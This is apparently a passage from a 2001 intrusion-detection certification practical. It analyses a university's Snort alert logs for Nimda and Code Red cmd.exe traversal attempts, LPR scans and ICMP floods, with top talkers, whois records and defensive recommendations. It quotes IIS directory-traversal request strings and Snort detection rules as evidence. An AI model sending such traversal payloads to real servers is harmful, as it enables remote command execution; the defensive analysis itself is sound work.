GET/scripts/..%2f../winnt/system32/cmd.exe 404
```

The format is as follows:

Time stamp | Source IP | HTTP command | http server code

Note that the server returned a 404 (file not found) in all of these cases, indicating that the attacker was unsuccessful.

Here are a few earlier attempts, showing the versatility of the unicode encoding:

```
00:19:34 64.50.113.4 GET
/scripts/..%5c../winnt/system32/cmd.exe 404
00:19:34 64.50.113.4 GET
/_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe
404
00:19:34 64.50.113.4 GET
/_mem_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe
404
00:19:34 64.50.113.4 GET
/msadc/..%5c../..%5c../..%5c/..Á^\../..Á^\../..Á^\../winnt/
system32/cmd.exe 404
00:19:35 64.50.113.4 GET
/scripts/..Á^\../winnt/system32/cmd.exe 404
00:19:35 64.50.113.4 GET /scripts/winnt/system32/cmd.exe
404
00:19:35 64.50.113.4 GET /winnt/system32/cmd.exe 404
```

This rule:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-
IIS cmd.exe access"; flags: A+; content:"cmd.exe"; nocase;
classtype:web-application-attack; sid:1002; rev:2;)
```

ends up catching tons of different attacks, as it is looking for the string cmd.exe. What you certainly do not want is a positive response back from this request i.e. .

As per active targeting for this attack, I think this attack is part of a much greater number of Internet wide attacks, that use the directory transversal attack in its

many forms to execute code on remote systems.

Severity:

Criticality: 5
Lethality: 5
System Countermeasures: 5
Network Countermeasures: 1

(5 + 5) - (5 + 1) = 4

Severity = 4

Criticality is set at 5 as this an NT 4.0 production
server, and all of our systems are critical to our
infrastructure. Lethality of the attack is rated at 5, as
if successfully employed, it could give the attacker the
information necessary to exploit the machine to gain full
access to the system. System Countermeasures are rated at
5 as all known patches for unicode and directory
transversal attacks are applied. Network Countermeasures
are rated at 1, as we have no content filtering firewall in
place to block all requests for cmd.exe. This is certainly
something that I will be looking at as soon as I am done
with this practical; as it seems that this simple and
effective tool could stop a lot of noisy attacks.

Defensive Recommendation:

The following are the recommended defensive measures:

1.If you are running any form of Microsoft's servers, keep
  them up to date and seriously patched.
2.Change the location of your scripts file, as this will
  foil most of the attacks if find a new form of encoding
  that you are not protected against.
3.Use a content filtering firewall that will block any
  requests for cmd.exe.

Multiple choice question:

Which of the following http codes would we rather see, when
one of our servers is issued the following request?

00:19:34 64.50.113.4 GET
/msadc/..%5c../..%5c../..%5c/..Á^\../..Á^\../..Á^\../winnt/

system32/cmd.exe

A. 200
B. 202
C. 404
D. 304

Answer: C. 404 is the File not Found, indicating that the
attack was not successfully completed. A 200 is an 'OK'
code from the server, indicating that the attack was
successfully completed. A 304 code is 'Not Modified', and
202 is 'Accepted'.

Assignment 3- Analyze This Scenario

Security Audit and Analysis of UMBC Data

Analysis Table of Contents:
Introduction to the Analysis

Explanations of the Top Ten Events

> **WEB-MISC Attempt to execute cmd**
> **connect to 515 from inside**
> **IDS552/web-iis_IIS ISAPI Overflow ida nosize**
> **ICMP Echo Request**
> **spp_http_decode: IIS Unicode attack detected**
> **MISC Large UDP Packet**
> **Watchlist 000220 IL-ISDNNET-990517**
> **INFO MSN IM Chat data**
> **ICMP Echo Request Nmap or HPING2**
> **WEB-MISC prefix-get //**

Top Ten Talkers in MY.NET

Top Source IP's
Top Destination IP's
Top Destination Ports + Explanation of Ports
Top Out of Spec Source IP's
Top Out of Spec Destination IP's
Top Out of Spec Destination Ports
Summary of Alerts
**5 Selected External Sources were chosen for further
analysis**
> **200.36.46.3**
> **211.167.93.115**

212.179.58.19
64.219.131.70
66.33.117.144
Description of the Analysis Process
References

Introduction to the Analysis

The analyst has been asked to analyze snort log data from a
University. The analyst will provide a summary of alerts,
top 10 talkers, scans, and out of spec alerts. The analyst
will also try to provide indications of machines that may
have been compromised.

The analyst will provide an analysis of the top events, and
include in these suggestions for improving the defense of
the Universities network.

Time Span for all Events: 09.15.01- 09.27.01

Total Alerts: 1,723,982

Total Out of Spec: 24,526

Total Scans: 1,845,016

List of files that were used for Analysis

Alert Files	Scan Files	Out of Spec Files
alert.010915	scans.010915	oos_Aug.15.2001
alert.010916	scans.010916	oos_Aug.16.2001
alert.010917	scans.010917	oos_Aug.17.2001
alert.010918	scans.010918	oos_Aug.18.2001
alert.010919	scans.010919	oos_Aug.19.2001
alert.010920	scans.010920	oos_Aug.20.2001
alert.010921	scans.010921	oos_Aug.21.2001
alert.010922	scans.010922	oos_Aug.22.2001
alert.010923	scans.010923	oos_Aug.23.2001
alert.010924	scans.010924	oos_Aug.25.2000
alert.010925	scans.010925	oos_Aug.26.2000
alert.010926	scans.010926	oos_Aug.27.2000
alert.010927	scans.010927	

Explanations of the Top Ten Events

cmd.exe attacks over time

Top Ten Events

Count	Address
538513	WEB-MISC Attempt to execute cmd
358508	connect to 515 from inside
225532	IDS552/web-iis_IIS ISAPI Overflow ida nosize
163524	ICMP Echo Request
149623	spp_http_decode: IIS Unicode attack detected
98452	MISC Large UDP Packet
27640	Watchlist 000220 IL-ISDNNET-990517
16779	INFO MSN IM Chat data
14928	ICMP Echo Request Nmap or HPING2
11843	WEB-MISC prefix-get //

WEB-MISC Attempt to execute cmd

WEB-MISC Attempt to execute cmd is a rule that will fire
when it recognizes the string cmd.exe in any form, present
in an http request. cmd.exe is the windows command prompt
(shell). This alert refers to a class of web
vulnerabilities that affect Microsoft web servers.

In the first days of data, the WEB-MISC Attempt to execute
cmd alerts were most likely part of Code Red I and II
scanning activity. As of the 18th, NIMDA appears on the
scene. NIMDA was a phenomenally virulent worm, that spread
vertically across the internet.

Just on the 18th there were: 218,913 attempts to execute
cmd. That accounts for just less then half of all the
attempts to execute cmd for the analyzed period. See the
chart below.

As we can see in the above chart that we have an enormous
spike in cmd.exe attacks on the 18th, which is the 3rd day of
observed traffic. This was the day that Nimda began its

propagation throughout the internet.

The top talkers for this event were:

Count	Address
20707	211.90.176.59
6333	195.46.229.103
5662	216.77.79.132
4980	211.90.88.43
4783	211.167.93.115
4263	200.221.112.202
3380	211.90.188.34
3356	216.107.79.23
3241	164.124.116.26
3195	192.46.4.152

A sample alert trace from the snort logs:

```
09/15-01:55:42.390721  [**] WEB-MISC Attempt to execute cmd
[**] 202.167.115.250:1229 -> MY.NET.246.84:80
09/15-01:55:50.067797  [**] WEB-MISC Attempt to execute cmd
[**] 195.226.230.36:40697 -> MY.NET.142.22:80
09/15-01:55:51.269009  [**] WEB-MISC Attempt to execute cmd
[**] 195.226.230.36:40697 -> MY.NET.142.22:80
09/15-01:55:53.505066  [**] WEB-MISC Attempt to execute cmd
[**] 210.183.67.48:3356 -> MY.NET.18.161:80
09/15-01:55:55.651923  [**] WEB-MISC Attempt to execute cmd
[**] 211.90.176.59:19500 -> MY.NET.202.201:80
09/15-01:55:57.578184  [**] WEB-MISC Attempt to execute cmd
[**] 66.108.64.223:3963 -> MY.NET.222.135:80
09/15-01:55:58.869644  [**] WEB-MISC Attempt to execute cmd
[**] 130.70.150.32:2831 -> MY.NET.84.198:80
09/15-01:56:00.292961  [**] WEB-MISC Attempt to execute cmd
[**] 200.161.65.101:3041 -> MY.NET.146.49:80


09/18-00:00:04.608731  [**] WEB-MISC Attempt to execute cmd
[**] 202.96.193.106:3066 -> MY.NET.105.198:80
09/18-00:00:05.774018  [**] WEB-MISC Attempt to execute cmd
[**] 164.124.116.26:3587 -> MY.NET.244.162:80
09/18-00:00:07.927810  [**] WEB-MISC Attempt to execute cmd
[**] 130.240.132.153:3015 -> MY.NET.82.109:80
09/18-00:00:08.174161  [**] WEB-MISC Attempt to execute cmd
[**] 211.90.176.59:64513 -> MY.NET.146.83:80
09/18-00:00:12.351172  [**] WEB-MISC Attempt to execute cmd
[**] 211.90.176.59:64513 -> MY.NET.146.83:80
09/18-00:00:13.461863  [**] WEB-MISC Attempt to execute cmd
```

```
[**] 200.176.36.147:31872 -> MY.NET.139.92:80
09/18-00:00:13.790762  [**] WEB-MISC Attempt to execute cmd
[**] 211.97.144.25:58695 -> MY.NET.184.151:80
```

connect to 515 from inside

Port 515 is the printer spooler on most Unix flavors.
There are numerous exploits against the LPR Service in
Linux, BSD, and Unix. Dshield.org registered an enormous
spike on September 16, registered by Dshield.org
 (http://www1.dshield.org/port_report.php?port=515)

LPRng has a potential vulnerability which may allow the
execution of arbitrary code and possibly lead to root
compromise from local and remote users. LPRng is vulnerable
because of missing format strings in the syslog(3)function.

The majority of the alerts come from one attacker:
MY.NET.60.39, who on September 21 Scanned for port 515 a
total of : **41,339 times.** MY.NET.60.39 is definitely a box
that I would investigate for possible compromisation.

Example trace:

```
09/21-21:47:50.957639 [**] connect to 515 from inside [**]
MY.NET.60.39:3013 -> 216.216.141.128:515

09/21-21:47:50.957691  [**] connect to 515 from inside [**]
MY.NET.60.39:3020 -> 216.216.141.135:515

09/21-21:47:50.957764  [**] connect to 515 from inside [**]
MY.NET.60.39:3028 -> 216.216.141.143:515

09/21-21:47:50.957818  [**] connect to 515 from inside [**]
MY.NET.60.39:3034 -> 216.216.141.149:515

09/21-21:47:50.957871  [**] connect to 515 from inside [**]
MY.NET.60.39:3043 -> 216.216.141.158:515

09/21-21:47:50.957923  [**] connect to 515 from inside [**]
MY.NET.60.39:3052 -> 216.216.141.167:515

09/21-21:47:50.957975  [**] connect to 515 from inside [**]
```

```
MY.NET.60.39:3061 -> 216.216.141.176:515

09/21-21:47:50.958026  [**] connect to 515 from inside [**]
MY.NET.60.39:3068 -> 216.216.141.183:515

09/21-21:47:50.977872  [**] connect to 515 from inside [**]
MY.NET.60.39:3204 -> 216.216.142.64:515
```

IDS552/web-iis_IIS ISAPI Overflow ida

Microsoft's IIS Indexing Server is vulnerable to a buffer
overflow. The attacker attempts to overflow the Indexing
Server's buffer in order to execute arbitrary code on the
Server, possibly attaining Administrator privilege on the
machine. This attack specific to Microsoft's IIS
Webservers.

> The rule that most likely tripped this alert was:
> alert TCP $EXTERNAL any -> $INTERNAL 80 (msg:
> "IDS552/web-iis_IIS ISAPI Overflow ida"; dsize: >239;
> flags: A+; content: ".ida?";)

An example alert trace from the data:

> 09/16-00:00:22.228215 [**] IDS552/web-iis_IIS ISAPI
> Overflow ida nosize [**] 192.105.49.21:2455 ->
> MY.NET.9.104:80
>
> 09/16-00:00:23.324461 [**] IDS552/web-iis_IIS ISAPI
> Overflow ida nosize [**] 217.83.172.226:3661 ->
> MY.NET.236.103:80
>
> 09/16-00:00:23.530802 [**] IDS552/web-iis_IIS ISAPI
> Overflow ida nosize [**] 61.74.176.24:2165 ->
> MY.NET.86.187:80

ICMP Echo Request speedera

ICMP Echo Request is part of the lightweight Protocol ICMP.
These tools were initially designed for network
troubleshooting. More specifically, ICMP Echo Request (Type
8, Code 0) is part of Ping, a program written by Mike Muus,
used to test whether a host is reachable.   ICMP Echo
Request can be used for network reconnaissance seen in
Ofir Arkin's paper ICMP Usage in Scanning   (found at:

http://www.sys-security.com/archive/papers/ICMP_Scanning_v3.0.pdf
).

ICMP Echo Request speedera alerts get triggered by the
following rule:

alert ICMP any any -> any any (msg:"PING speedera";
content: "|3839 3a3b 3c3d
3e3f|"; depth: 100; itype: 8;)

The source of these ping floods may at first glance be
linked Speedera.net's "Global Traffic Management" system
as pointed to by Joe Stewart
(http://www.sans.org/y2k/121100-1200.htm), but i think that
if it is so, then the two MY.NET machines are using an
automated tool to flood their victims with pings.

Example alert trace:

09/18-00:38:21.717392 [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 172.143.129.222
09/18-00:38:21.927225 [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 172.143.129.222
09/18-00:38:22.067183 [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 172.143.129.222
09/18-00:38:22.282271 [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 172.143.129.222
09/18-00:38:22.527122 [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 172.143.129.222
09/18-00:38:22.982118 [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 172.143.129.222
09/18-00:38:23.216968 [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 172.143.129.222
09/18-00:38:23.806999 [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 172.143.129.222
09/18-00:38:23.821969 [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 172.143.129.222
09/18-00:38:24.001759 [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 172.143.129.222
09/18-00:38:24.116911 [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 172.143.129.222
09/18-00:38:24.156897 [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 172.143.129.222
09/18-00:38:24.921641 [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 172.143.129.222
09/18-00:38:25.041733 [**] ICMP Echo Request speedera [**]

MY.NET.205.234 -> 172.143.129.222
09/18-00:38:25.361845 [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 172.143.129.222

The decision on whether to silence ICMP on the network must
be taken seriously. While attackers can gain valuable
information about the network through the use of ICMP,
System Administrators are reluctant to give up the
troubleshooting properties of ICMP.

My recommendation is that ICMP messages should be blocked
at the border from entering or leaving the Universities
network. This would still allow for internal
troubleshooting, while restricting remote ICMP-based
probes.

The interesting thing about the data for this alert is that
there were only two talkers for this alert:
  Count Address
 158656   MY.NET.205.234
   4868   MY.NET.212.86

These are both machines that I would check for possible
compromise, or misconduct by the individuals who operate
these machines, especially **MY.NET.205.234**, as it was
responsible for the vast majority of the scans. The scans
were mainly going to outside the network, to these three
hosts:
  Count Address
 119384   64.219.131.70
  37623   66.33.117.144

The first host, **64.219.131.70**, is a dsl line (adsl-64-219-
131-70.dsl.kscymo.sw
bell.net.), with no apparent live web server.

The second host, **66.33.117.144**, (144.117.33.66.in-
addr.arpa. domain name pointer voyweiser.net), is running a
web server. The site calls itself voyweiser, which appears
to be a former hacker tools or warez site, but as of the
writing of this analysis only its entrance page remains.

spp_http_decode: IIS Unicode attack detected
This alert is generated by snort's pre-processor
http_decode. This decoder was written to catch Unicode and
other attacks directed at the the way Microsofts Internet

Information Servers (IIS) translate Unicode characters in
http requests. All unpatched versions of IIS 4.0 and 5.0
are affected by this vulnerability

Remote attackers can use the Unicode character set to send
crafted URL's to vulnerable IIS web servers, which could
enable them to list directory contents, view and delete
files, and execute arbitrary code.

Example alert traces from the spp_http_decode:

```
09/18-10:05:49.141850  [**] spp_http_decode: IIS Unicode
attack detected [**] 211.228.165.34:3409 ->
MY.NET.208.10:80
09/18-10:05:50.026586  [**] spp_http_decode: IIS Unicode
attack detected [**] 130.91.75.71:1597 -> MY.NET.110.11:80
09/18-10:05:50.026586  [**] spp_http_decode: IIS Unicode
attack detected [**] 130.91.75.71:1597 -> MY.NET.110.11:80
09/18-10:05:50.026586  [**] spp_http_decode: IIS Unicode
attack detected [**] 130.91.75.71:1597 -> MY.NET.110.11:80
09/18-10:05:50.424485  [**] spp_http_decode: IIS Unicode
attack detected [**] 130.34.98.45:4304 -> MY.NET.106.21:80
09/18-10:05:50.602852  [**] spp_http_decode: IIS Unicode
attack detected [**] 130.219.216.50:1140 ->
MY.NET.214.169:80
09/18-10:05:50.679877  [**] spp_http_decode: IIS Unicode
attack detected [**] 209.123.95.97:3515 -> MY.NET.85.212:80
09/18-10:05:50.959492  [**] spp_http_decode: IIS Unicode
attack detected [**] 130.199.4.11:2818 -> MY.NET.202.32:80
09/18-10:05:50.959492  [**] spp_http_decode: IIS Unicode
attack detected [**] 130.199.4.11:2818 -> MY.NET.202.32:80
09/18-10:05:50.959492  [**] spp_http_decode: IIS Unicode
attack detected [**] 130.199.4.11:2818 -> MY.NET.202.32:80
09/18-10:05:51.045968  [**] spp_http_decode: IIS Unicode
attack detected [**] 130.91.117.129:2214 ->
MY.NET.226.49:80
09/18-10:05:51.045968  [**] spp_http_decode: IIS Unicode
attack detected [**] 130.91.117.129:2214 ->
MY.NET.226.49:80
09/18-10:05:51.045968  [**] spp_http_decode: IIS Unicode
attack detected [**] 130.91.117.129:2214 ->
MY.NET.226.49:80
09/18-10:05:51.759923  [**] spp_http_decode: IIS Unicode
attack detected [**] 130.102.131.9:4549 -> MY.NET.228.5:80
09/18-10:05:52.490126  [**] spp_http_decode: IIS Unicode
attack detected [**] 130.191.41.53:3386 -> MY.NET.205.42:80
09/18-10:05:52.490126  [**] spp_http_decode: IIS Unicode
```

attack detected [**] 130.191.41.53:3386 -> MY.NET.205.42:80
09/18-10:05:52.490126 [**] spp_http_decode: IIS Unicode
attack detected [**] 130.191.41.53:3386 -> MY.NET.205.42:80

The principle attackers for this alert were:
  Count Address
   2436 211.167.93.115
   2172 200.221.112.202

The both of these attackers IP addresses are coming out of
the Asia Pacific Network (APNIC).

Asia Pacific Network Information Center (NETBLK-APNIC-CIDR-
BLK)
   These addresses have been further assigned to Asia-
Pacific users.
   Contact info can be found in the APNIC database,
   at WHOIS.APNIC.NET or http://www.apnic.net/
   Please do not send spam complaints to APNIC.
   AU

   Netname: APNIC-CIDR-BLK2
   Netblock: 210.0.0.0 - 211.255.255.255

   Coordinator:
      Administrator, System (SA90-ARIN)   [No mailbox]
      +61-7-3367-0490

   Domain System inverse mapping provided by:

   NS.APNIC.NET   203.37.255.97
   SVC00.APNIC.NET   202.12.28.131
   NS.TELSTRA.NET   203.50.0.137
   NS.RIPE.NET   193.0.0.193

   Regional Internet Registry for the Asia-Pacific Region.

   *** Use whois -h whois.apnic.net

A whois search on 211.167.93.115 at www.apnic.net gives us
the information on the network:

Search results for '211.167.93.115' inetnum
211.167.93.112 - 211.167.93.127
netname   ZHONGQINGZAIXIAN
descr   China youth on line
descr   ICP

```
descr              BeiJing
country            CN
admin-c            LL212-AP, inverse
tech-c             LL212-AP, inverse
mnt-by             MAINT-CNNIC-AP, inverse
changed            llz@srit.com.cn 20010921
source             APNIC


person             lizhang li, inverse
address            No.225 Chaonei Street Dongcheng
District Beijing China
country            CN
phone              +86-10-65230603
fax-no             +86-10-65276366
e-mail             llz@srit.com.cn, inverse
nic-hdl            LL212-AP, inverse
mnt-by             MAINT-CNNIC-AP, inverse
changed            llz@srit.com.cn 20010103
source             APNIC
```

The second major attacker 200.221.112.202, turns up no results at www.apnic.net, indicating that the IP does not have a registered domain name through APNIC. This is possibly an IP assigned to an ISP for dialup or highspeed access.

MISC Large UDP Packet

The Snort rule that triggered the alert from the misc.rules file:

```
alert udp $EXTERNAL_NET any -> $HOME_NET any
(msg:"MISC Large UDP Packet"; dsize: >4000;
reference:arachnids,247; classtype:bad-unknown;
sid:521; rev:1;)
```

The most unusual portion of these alerts is that the vast majority of attacks, 77977 to be exact, are directed at port 0. Port 0 sometimes is picked up during ICMP traffic, as it is not directed at ports. This is different, as it carries at large UDP packet payload.

This appears to be a automated attack. Stacheldraht has an option for sending large UDP packets, as do many other attack tools.

The top 5 source hosts for this alert:
  Count Address
  16575 61.134.9.88
  16534 209.190.237.123
  13760 61.153.17.244
   8419 61.153.17.188
   7884 61.150.5.19

The top 5 destination hosts for this alert:
  Count Address
  25428 MY.NET.111.221
  16534 MY.NET.70.134
   8076 MY.NET.111.142
   6740 MY.NET.153.193
   3937 MY.NET.153.149

The top 5 destination ports for this alert:
  Count Address
  77977 0
    609 3298
    604 4921
    377 4525
    312 1171

One of the main interesting points here is that the
principle port these UDP packets were sent to is Port 0.

Watchlist 000220 IL-ISDNNET-990517

Many institutions create Watchlists. As seen in Chris
Bakers GCIA paper (located at:
http://www.sans.org/y2k/practical/Chris Baker GCIA.zip),
and in our data, that the IP's belonging to ISDN.NET.IL
initiate an enormous amounts of attacks into MY.NET. This
netblock belongs to an Israeli ISP.

The primary source IP's for this alert are:
  Count Address
  14572 212.179.58.194
   2921 212.179.29.218
   2600 212.179.67.34
   1238 212.179.18.3
    947 212.179.83.35
The primary talker for this alert is: 212.179.58.19.
Picturevision is not currently running a webserver bound to
that IP address.

By running a whois query at www.arin.net, I was pointed to
RIPE, the European and Middle eastern Registery for
Internet Numbers. A whois query at www.ripe.net resulted
in the following information:

% This is the RIPE Whois server.
% The objects are in RPSL format.
% Please visit http://www.ripe.net/rpsl for more
information.
% Rights restricted by copyright.
% See http://www.ripe.net/ripencc/pub-
services/db/copyright.html

inetnum: 212.179.58.0 - 212.179.58.255
netname: NV-PICTUREVISION
descr: network
country: IL
admin-c: NP469-RIPE
tech-c: NP469-RIPE
status: ASSIGNED PA
notify: hostmaster@isdn.net.il
mnt-by: RIPE-NCC-NONE-MNT
changed: hostmaster@isdn.net.il 20000229
source: RIPE

route: 212.179.0.0/17
descr: ISDN Net Ltd.
origin: AS8551
notify: hostmaster@isdn.net.il
mnt-by: AS8551-MNT
changed: hostmaster@isdn.net.il 19990610
source: RIPE

person: Nati Pinko
address: Bezeq International
address: 40 Hashacham St.
address: Petach Tikvah Israel
phone: +972 3 9257761
e-mail: hostmaster@isdn.net.il
nic-hdl: NP469-RIPE
changed: registrar@ns.il 19990902
source: RIPE

The top destination IP's for this alert:

```
  Count   Address
14476 MY.NET.218.74
 2558 MY.NET.202.142
 1573 MY.NET.97.207
 1346 MY.NET.97.160
 1238 MY.NET.209.242
```

I would especially be interested in examining:
MY.NET.218.74 as a possible warez or music server, or even
the possibility that it might be a compromised machine
serving up warez and music files. The most likely scenario
is that this is a student that is sharing files over the
gnutella protocol(see below).

The top destination ports for this alert were:

```
  Count   Address
17929 6346
 4526 1214
  778 4671
  675 3381
  521 2797
```

By examining the destination ports against Neohapsis' Port
list, looking for trojan or other troublesome ports, yields
somethings of interest. Port 6346 is a gnutella-svc port.
Gnutella is a peer to peer file sharing service similar to
napster, though without a centralized server. Port 1214 is
KAZAA, another popular file sharing peer to peer network.
One of the principle clients is Morpheus.

A source trace for this alert:

```
09/23-07:02:53.814099  [**] Watchlist 000220 IL-ISDNNET-
990517 [**] 212.179.58.194:2013 -> MY.NET.218.74:6346
09/23-07:02:54.168616  [**] Watchlist 000220 IL-ISDNNET-
990517 [**] 212.179.58.194:2013 -> MY.NET.218.74:6346
09/23-07:02:57.324264  [**] Watchlist 000220 IL-ISDNNET-
990517 [**] 212.179.58.194:2013 -> MY.NET.218.74:6346
09/23-07:02:58.741845  [**] Watchlist 000220 IL-ISDNNET-
990517 [**] 212.179.58.194:2013 -> MY.NET.218.74:6346
09/23-07:02:59.196141  [**] Watchlist 000220 IL-ISDNNET-
990517 [**] 212.179.58.194:2013 -> MY.NET.218.74:6346
09/23-07:02:59.641468  [**] Watchlist 000220 IL-ISDNNET-
990517 [**] 212.179.58.194:2013 -> MY.NET.218.74:6346
09/23-07:02:59.915958  [**] Watchlist 000220 IL-ISDNNET-
990517 [**] 212.179.58.194:2013 -> MY.NET.218.74:6346
09/23-07:03:00.474533  [**] Watchlist 000220 IL-ISDNNET-
```

990517 [**] 212.179.58.194:2013 -> MY.NET.218.74:6346
09/23-07:03:00.674602 [**] Watchlist 000220 IL-ISDNNET-
990517 [**] 212.179.58.194:2013 -> MY.NET.218.74:6346
09/23-07:03:06.743348 [**] Watchlist 000220 IL-ISDNNET-
990517 [**] 212.179.58.194:2013 -> MY.NET.218.74:6346

INFO MSN IM Chat data

This is an alert that is turned on to catch MSN instant
messenger traffic. As our client is a University, it is
most likely that Instant Messenger is viable traffic.

It is my recommendation that the University check its
acceptable use policy, and if it finds that it allows
Instant Messenger communications, then the INFO MSN IM Chat
rule should be turned off. The Snort rule that applies is
from the policy.rules file (see following rule).

```
alert tcp $HOME_NET any -> $EXTERNAL_NET 1863
(msg:"INFO MSN IM Chat data";flags: A+;
content:"|746578742F706C61696E|"; depth:100;
classtype:not-suspicious; sid:540; rev:1;)
```

If the University wishes to block MSN IM, they should block
any traffic to any external host on port 1863. This could
be accomplished using a access control list rule (this is
Cisco's format):

access-list 1863 deny ip any any log

ICMP Echo Request Nmap or HPING2

Both Nmap and HPING2 are tools that can be used for
reconnaissance, mapping and packet crafting. Both of these
tools are free, widely available and have legitimate uses
(Nmap more than HPING2). My recommendation is that the
University examines the actual packet payload for these
events, as well as correlating these events to other
attacks.

The top talkers for this event:
   8891 MY.NET.226.18
   2231 MY.NET.218.174
   1760 MY.NET.204.150
    292 MY.NET.212.230
     94 MY.NET.98.125

I would certainly recommend that the following machines be analyzed for the possibility that these hosts are compromised:

    8891 MY.NET.226.18
    2231 MY.NET.218.174

Sample Alert traces for this event:

09/15-00:20:29.848386 [**] ICMP Echo Request Nmap or HPING2 [**] MY.NET.226.18 -> 206.79.171.51
09/15-00:20:56.347605 [**] ICMP Echo Request Nmap or HPING2 [**] MY.NET.226.18 -> 206.79.171.51
09/15-00:21:22.346872 [**] ICMP Echo Request Nmap or HPING2 [**] MY.NET.226.18 -> 206.79.171.51
09/15-00:22:44.859459 [**] ICMP Echo Request Nmap or HPING2 [**] MY.NET.226.18 -> 204.152.190.70
09/15-00:24:03.360476 [**] ICMP Echo Request Nmap or HPING2 [**] MY.NET.226.18 -> 204.71.200.75
09/15-00:25:00.871113 [**] ICMP Echo Request Nmap or HPING2 [**] MY.NET.226.18 -> 204.152.190.70

WEB-MISC prefix-get //

This is part of an attack against webservers, in particular to Microsofts IIS webservers that are vulnerable to the directory transversal attack. By exploiting this vulnerability, an attacker can view directory contents, access and delete files, and as a result even execute arbitrary code on the server.

The snort rule, from the web-misc.rules file, that triggered this alert is:

web-misc.rules:alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-MISC prefix-get //";flags: A+; content:"get //"; nocase; classtype:attempted-recon; sid:1114; rev:1;)

The top five source IP's for this event were:

Count   Address
    61 204.126.132.27
    57 208.199.82.216
    55 207.87.58.194
    52 64.26.98.90
    44 24.4.252.28

None of these individual addresses individually contribute
to the majority of events.

The destination IP's are:

```
  Count    Address
  11770 MY.NET.253.114
     57 MY.NET.253.115
     15 MY.NET.99.85
      1 MY.NET.179.77
```

I would definitely recommend examining MY.NET.253.114 as a
possibly compromised machine.   Principally since the vast
majority of alerts were pointed directly at this machine.
An example of this machine being targeted follows:

```
09/15-19:47:48.699587  [**] WEB-MISC prefix-get // [**]
131.158.7.137:1793 -> MY.NET.253.114:80
09/15-19:47:49.604353  [**] WEB-MISC prefix-get // [**]
65.9.210.137:1575 -> MY.NET.253.114:80
09/15-19:48:00.838751  [**] WEB-MISC prefix-get // [**]
131.158.7.137:1809 -> MY.NET.253.114:80
09/15-19:51:02.208926  [**] WEB-MISC prefix-get // [**]
64.12.96.139:20815 -> MY.NET.253.114:80
09/15-19:52:09.199554  [**] WEB-MISC prefix-get // [**]
64.12.96.138:27083 -> MY.NET.253.114:80
09/15-19:52:38.105769  [**] WEB-MISC prefix-get // [**]
131.158.7.136:1896 -> MY.NET.253.114:80
09/15-19:52:40.970983  [**] WEB-MISC prefix-get // [**]
129.110.44.166:1535 -> MY.NET.253.114:80
09/15-19:54:35.591185  [**] WEB-MISC prefix-get // [**]
64.12.96.136:1608 -> MY.NET.253.114:80
```

Top Ten Talkers in MY.NET

```
  Count    Address
 317168    MY.NET.60.38
 158659    MY.NET.205.234
  41384    MY.NET.60.39
  10515    MY.NET.14.1
   8891    MY.NET.226.18
   4878    MY.NET.212.86
   4345    MY.NET.30.2
   2235    MY.NET.218.174
```

```
1760    MY.NET.204.150
1248    MY.NET.253.53
```

I would recommend that all of these machines be examined
for the possibility that they are compromised, while paying
very close attention to the top two MY.NET.60.38, and
MY.NET.205.234.

Top Source IP's

```
Count   Address
23498 200.36.46.3
  316 128.46.156.155
   65 24.3.16.121
   53 62.41.32.27
   23 216.9.192.65
   18 198.110.76.242
   17 208.178.176.216
   14 24.28.134.6
   13 212.175.67.246
   13 200.48.82.21
```

Top Destination IP's

```
 Count   Address
119384 64.219.131.70
 37623 66.33.117.144
 25457 MY.NET.111.221
 16565 MY.NET.70.134
 14511 MY.NET.218.74
 11825 MY.NET.253.114
  9009 MY.NET.140.9
  8136 MY.NET.111.142
  6782 MY.NET.153.193
  6064 MY.NET.100.165
```

Top Destination Ports + Explanation of Ports

```
 Count   Port/Explanation
932920   80
         80 tcp AckCmd [trojan] AckCmd
         80 tcp http World Wide Web HTTP
         80 tcp www World Wide Web HTTP
         80 udp http World Wide Web HTTP
         80 udp www World Wide Web HTTP

358562 515
```

```
          515 tcp printer spooler
          515 udp printer spooler
  18412 6346
          6346 tcp gnutella-svc gnutella-svc
          6346 udp gnutella-svc gnutella-svc
  11968 1863
          1863 tcp msnp MSN Messenger Protocol
          1863 udp msnp MSN Messenger Protocol
   9604 53
          53 tcp domain Domain Name Server
          53 udp domain Domain Name Server
   9120 137
          137 tcp netbios-ns NETBIOS Name Service
          137udp netbios-ns NETBIOS Name Service
   5035 1214
          1214 tcp kazaa KAZAA 1
          1214 udp kazaa KAZAA

   3038  8888
          8888 tcp ddi-tcp-1 NewsEDGE server TCP (TCP 1)
          8888 tcp Sun Answerbook HTTP server
          8888 udp ddi-udp-1 NewsEDGE server UDP (UDP 1)
   2678  69
          69 tcp tftp Trivial File Transfer
          69 udp tftp Trivial File Transfer
   2151  21
          21 tcp BackConstruction [trojan] Back
Construction
